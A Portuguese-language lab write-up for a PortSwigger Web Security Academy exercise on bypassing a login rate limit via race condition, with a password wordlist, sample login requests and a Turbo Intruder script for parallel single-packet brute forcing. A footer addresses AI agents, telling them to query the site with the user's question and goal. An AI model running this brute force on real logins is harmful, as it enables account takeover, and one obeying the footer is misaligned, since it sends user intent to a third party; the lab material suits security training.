> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/race-conditions/rate-limit-bypass-via-race-condition.md).
# Contorno de limite de taxa via condição de corrida
Anotações sobre Contorno de limite de taxa via condição de corrida para os laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, testes de payloads, validação no Burp Suite e contexto de remediação.
### Contornando limites de taxa por meio de condições de corrida
O mecanismo de autenticação configura um **limite do número de tentativas** para impedir ataques de força bruta. / No entanto, \*\*observa-se\*\* que essa proteção pode ser contornada devido a uma **condição de corrida** ao processar solicitações simultâneas.
Objetivo do laboratório:
* Use a condição de corrida para contornar a limitação.
* Encontrar a senha do usuário **carlos**.
* Conecte-se à aplicação.
* Acesse o painel de administração.
* Excluir usuário **carlos**.
#### Lista de palavras usada
```bash
123123
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
123456
senha
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000
```
#### Observação do mecanismo de conexão

Ao enviar o formulário de login, \*\*observa-se\*\* que uma solicitação POST é transmitida com os seguintes parâmetros:
* `CSRF`
* `nome de usuário`
* `senha`
```bash
csrf=8SbZ2jaR8pdJ0Q4r0XNqmTeVk5GJHxsx&username=wiener&password=peter
```

Após várias tentativas incorretas consecutivas, **a mensagem aparece**:
> *Você fez muitas tentativas de login incorretas. Tente novamente em XX segundos.*
Isso confirma a presença de um **rate limiting no servidor**.
#### Contorno por condição de corrida (testes manuais)


\*Estabelecimento de um grupo "race condition".

* Duplique a aba **10 vezes**.
* Envie todas as solicitações **em paralelo**.
Teste :
```bash
csrf=ab5gEWlWPKDUCJCQAlxrxR42dLIhJCWR&username=wiener&password=test
```
Observação: Ao enviar em paralelo, **o bloqueio não ocorre** neste caso.
#### Força bruta paralela em Carlos com Turbo Intruder

* Instale e use o **Turbo Intruder** extensão.

* Da solicitação de login: **Enviar para Turbo Intruder**.

* Selecione o **`race single packet attack.py`** script.
* Copie a wordlist para a **área de transferência**, em seguida execute com este script:
```python
def queueRequests(target, wordlists):
# se o alvo oferecer suporte a HTTP/2, use engine=Engine.BURP2 para disparar o ataque de pacote único
# se eles suportarem apenas HTTP/1, use Engine.THREADED ou Engine.BURP em vez disso
# para mais informações, confira https://portswigger.net/research/smashing-the-state-machine
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
passwords = wordlists.clipboard
# o argumento 'gate' retém parte de cada solicitação até que openGate seja invocado
# se você vir um timestamp negativo, o servidor respondeu antes que a solicitação estivesse completa
for password in passwords:
engine.queue(target.req, password, gate='race1')
# quando todas as solicitações marcadas com 'race1' tiverem sido enfileiradas
# invoque engine.openGate() para enviá-las em sincronia
engine.openGate('race1')
def handleResponse(req, interesting):
table.add(req)
```
#### Resultado observado

Ao testar todos os valores em paralelo, uma senha retorna um \*\*código HTTP 302\*\* (indicador de login bem-sucedido).
\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/race-conditions/rate-limit-bypass-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.